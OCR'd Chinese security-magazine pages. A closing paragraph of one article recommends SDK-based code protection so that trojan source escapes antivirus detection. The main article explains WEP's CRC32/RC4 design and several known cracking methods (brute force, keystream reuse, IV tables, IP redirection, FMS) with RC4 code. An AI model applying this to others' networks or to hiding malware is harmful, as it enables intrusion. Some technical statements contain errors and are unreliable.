


图5

两种方法就说完了,只要代码段或者函数及过程保护得当,是会给软件的破解带来很大麻烦的。这一点我们应用到木马的源码免杀上,加密那些被杀软重点关注的函数,能达到很有效的免杀效果。另外,Shell SDK保护技术与普通加壳结合起来,形成两层保护,这样就能大大减小程序被破解的可能,作为木马免杀效果也会相当不错!本文只讨论了VMProtect在Delphi中的应用,在其他编辑器如Visual C++等中应用如出一辙。如今开放SDK的Shell已经有不少了,如果利用多个SDK分别保护不同的代码,我想破解者一定会头疼的。

前置知识:无

关键词:破解、WEP、数据加密



WEP加密算法的实现原理与破解

文/图 邪公子(evilboy)

WEP(Wired Equivalent Privacy)的中文名为有线等效协议,是一种可选的链路层安全机制,用来提供访问控制、数据加密和安全性检验等。802.11定义了WEP算法对数据进行加密。

WEP最初设计的是40位密钥,后来WEP2的出现将密钥增加到104位。它们通常在市场上被称为64位加密和128位加密,真正的还是40位或104位加密,其余24位是初始化向量(IV)。

关注无线安全的朋友都知道,WEP加密是存在很严重安全问题的,已经存在很成熟的理论和破解工具。但由于国内整体上对该方面关注比较晚,所以导致很多朋友只会按照工具一步步破解,却根本不知道其原理,所以本文将详谈WEP的实现原理、存在的安全问题,以及流行的几种破解理论和详细实现。

WEP加密的实现原理

WEP所有加密都是以每个数据包为基础的,因此每个数据包基本上是一个单独发送的明文,我们将这个数据包称为M,下面详谈如何一步步实现加密。

第一步,我们需要计算消息M的校验值,以便对方接收后能够检查该包的完整性。校验值的计算使用了一个名为CRC32的32位循环冗余校验码函数实现。我们称该校验码为CS,因此CS=CRC32(M),这样就形成了以下包,我们称该包为明文P,如图1所示。

消息 M	CS

图1

小知识 CRC校验的基本思想是利用线性编码理论,在发送端根据要传送的K位二进制码序列,以一定的规则产生一个校验用的监督码(即CRC码)r位,并附在信息后边,构成一个新的二进制码序列数共(K+r)位,最后发送出去。在接收端,根据信息码和CRC码之间所遵循的规则进行检验,以确定传送中是否出错。

第二步,我们需要将明文包P进行加密,该处将运用RC4算法对明文包P进行加密。

RC4是1987年提出的加密算法,作为一种分组

密码体系,被广泛使用于计算机保密通信领域。它是一种相当简单的算法,该算法用一个种子值初始化,然后生成一个密钥流。该种子值由24位IV(确保最终产生密钥流不同)和40位或104位密钥组成,我们称为种子值Z,如图2所示。关于IV值,在一些旧版程序中简单地使用顺序值,而其他一些使用某种伪随机数生成程序。




图2

将种子值作为参数装入RC4算法,将生成由RC4算法生成的密钥流,我们称为密钥流R,R=R C4(Z),然后我们将明文消息P和密钥流R进行XOR运算,将得到密文C。如图3所示。




图3

最后将24位I V值(明文未加密I V)添加到密文C前面,就生成了整个加密包W。

解密过程正好与此过程相反。首先接收方从该加密包W中取出24位I V值,然后将I V和自己的密钥连接起来形成种子Z',如果发送方和接收方密钥相同,那么种子值也应该是相同的,将该种子值Z'装入R C4中运算形成密钥流R'。如果种子值相同,生成的密钥流也应该是相同的,然后将该密钥流同加密消息C进行X O R异或,这将产生原始的消息P,由明文M和CS校验值组成,接着,接收方使用相同的C R C32算法对明文M进行运算,生成C S',如果C S和C S'相同,那么数据包就会通过,否则,就会丢弃,原理如图4所示。

针对WEP的几种破解方式

1. 离线暴力攻击

针对任何的密码系统,暴力破解密码总是一种可能的方式,惟一需要考虑的是该种攻击是否切合实际。假如破解一个密码要一万年,那肯定是不切合实际的做法。




图4

针对W E P的离线暴力破解,原理就是我们捕获一些数据包,然后用我们所有可能的密钥同I V结合,产生种子值,将种子值代入R C4算法,产生密钥流,将密钥流同密文进行异或,获取明文(明文M和校验码C S),然后去不断对比C S值是否相同来确定是否是正确密钥。原理如图5所示。




图5

该种攻击至少需要破译两个数据包,因为破译的单一数据包很可能有一个无效密钥,而其校验值CS可能是正确的。

然而,在假设每秒尝试10000次的情况下,暴力破解40位的字符空间大约需要3年时间。实际

上,现在处理器的速度可以达到每秒10000次,但即使是20000次每秒,整体上仍然是不确定的。

Tim Newsham提供了一种更有效的方法,该方法基于密码的密钥生成算法中的弱点。他的方法可以将40位的字符空间有效地缩减为21秒,在每秒10000次的情况下,大约仅需几秒或者几分。而针对104位WEP网络,暴力破解是不可行的。

2. 密钥流重用攻击

如果两个明文A和B运用同样的密钥流加密生成A'和B',那么将A'和B'进行异或,将消除密钥流,等于两个明文的异或,生成A XOR B=C,如果知道A或者B,用A或者B同C进行异或,将获得另一段明文。

IV是被用来进行阻止此类攻击的,没有IV,那么每个数据包将被使用同样的密钥流进行加密。但是,如果重用了相同的IV,两个数据包就会使用相同的密钥流加密。WEP使用中,IV由24位构成,这可以说不可避免将会重用IV,而且IV在数据包中是以明文方式存在的。按照统计理论,5000个数据包将会有一个密钥流重用。

所以,如果发现一个IV冲突之后,一些训练有素者即可猜测明文的结构,将两段密文进行异或,将获得两段明文的异或值,如果知道其中一个明文,将可以获得另一段明文。获得已知明文的方法之一是通过攻击者发送垃圾邮件。

3. 基于IV的解密字典表

密钥流的不同取决于IV的值,IV的值的可能是2的24次方分之一,如果为每个IV值存储1500字节的密钥流,整个表值需要24GB的存储空间。一旦创建了这样一个IV索引表,那么只需依IV查询其密钥流,然后异或,即可轻松解密任何加密包。原理如图6所示。




图6

4. IP重定向破解加密数据包(基于CRC32算法缺陷)

IP重定向攻击是一种比较巧妙的攻击方式,基于CRC32算法是一个线性不加密函数,所以使得修改数据包成为可能,这意味着我们修改数据包后算出的结果仍然会出现相同的校验值。

该攻击假设源IP地址和目的IP地址是已知的。例如假设源地址是192.168.2.57,目的地址是192.168.2.1,攻击者控制的地址为123.45.67.89,且想要将流量重定向到这个地址。这些IP地址在数据包中以二进制的高低位16位字形式存在,其转换相当简单:

```
Src IP=192.168.2.57
S高=192*256+168=50344
S低=2*256+57=569
Dst IP=192.168.2.1
D高=192*256+168=50344
D低=2*256+1=513
New IP=123.45.67.89
N高=123*256+45=31533
N低=67*256+89=17241
N高+N低-D高-D低=31533+17241-50344-513=-2083
```

"$N_{高}+N_{低}-D_{高}-D_{低}$"将会改变校验值,因此必须从数据包中其他某个地方减去这个值,因为源地址已知且无关紧要,所以源IP地址的低16位字是一个好目标:$S'=S_{低}-(N_{高}+N_{低}-D_{高}-D_{低})=569-(-2083)=2652$。

因此,新的源IP地址应当为192.168.10.92。可以使用相同的异或技巧在加密数据包中修改源IP地址,这时校验值将会匹配。当数据包发送到无线接入点,数据包将会被解密并且发送到我们指定的IP地址123.45.67.89,攻击者将接受到它。

5. FMS攻击

FMS攻击是由Scott Fluhrer、Itsik Mantin和Adi Shamir3位学者提出的,利用未加密的IV值及RC4设计上的缺陷来达到破解密钥的目的。

RC4算法由KSA密钥排列算法和PRGA伪随机生成算法组成。这两个算法都使用8×8的S盒,该盒恰好是一个256个数字的数组,每个数字都是惟一的且数字变化范围为0~255。

KSA算法的伪代码如下:

```
i=0;
for i=0 to 255
```

```
j=(j+S[i]+K[i]) mod 256;
swap S[i] and S[j];
}
```

KSA算法将先用0~255的顺序值填充S盒数组,将该数组命名为S,然后用种子值填充数组K,如果不足,重复填充。KSA算法主要目的就是打散S盒的顺序(即S和K)。

PRGA算法伪代码如下:

```
i=(i+1) mod 256;
j=(j+S[i]) mod 256;
swap S[i] and S[j];
t=(S[i]+S[j]) mod 256;
Output the value of S[t];
```

输出的S[t]就是密钥流的第一个字节。

下面给出完整的RC4实现代码:

```
int RC4(int *IV,int *key){
int K[256];
int S[256];
int seed[16];
int i,j,k,t;
//seed=IV+key;
for(k=0;k<3;k++)
seed[k]=IV[k];
for(k=0;k<13;k++)
seed[k+3]=key[k];
//KSA
//初始化数组S和K
for(k=0;k<256;k++){
S[k]=k;
K[k]=seed[k%16];
}
j=0;
for(i=0;i<256;i++){ //KSA
j=(j+S[i]+K[i])%256;
t=S[i];S[i]=S[j];S[j]=t;
}
//PRGA
i=0;
j=0;
i=i+1;
j=j+S[i];
t=S[i];S[i]=S[j];S[j]=t;
k=(S[i]+S[j])%256;
return S[k];
}
```

基于802.11b数据包第一个字节总是0xAA,并且存在弱IV值,我们可以按照一定的算法,如果收集足够的弱IV,就可以推出密钥。该算法被广泛应用到现在大多的无线破解工具,如airsnort和aircrack-ng等,具体对此算法感兴趣的朋友,我提供了一个源代码,详细揭示该破解算法的实现。

小结

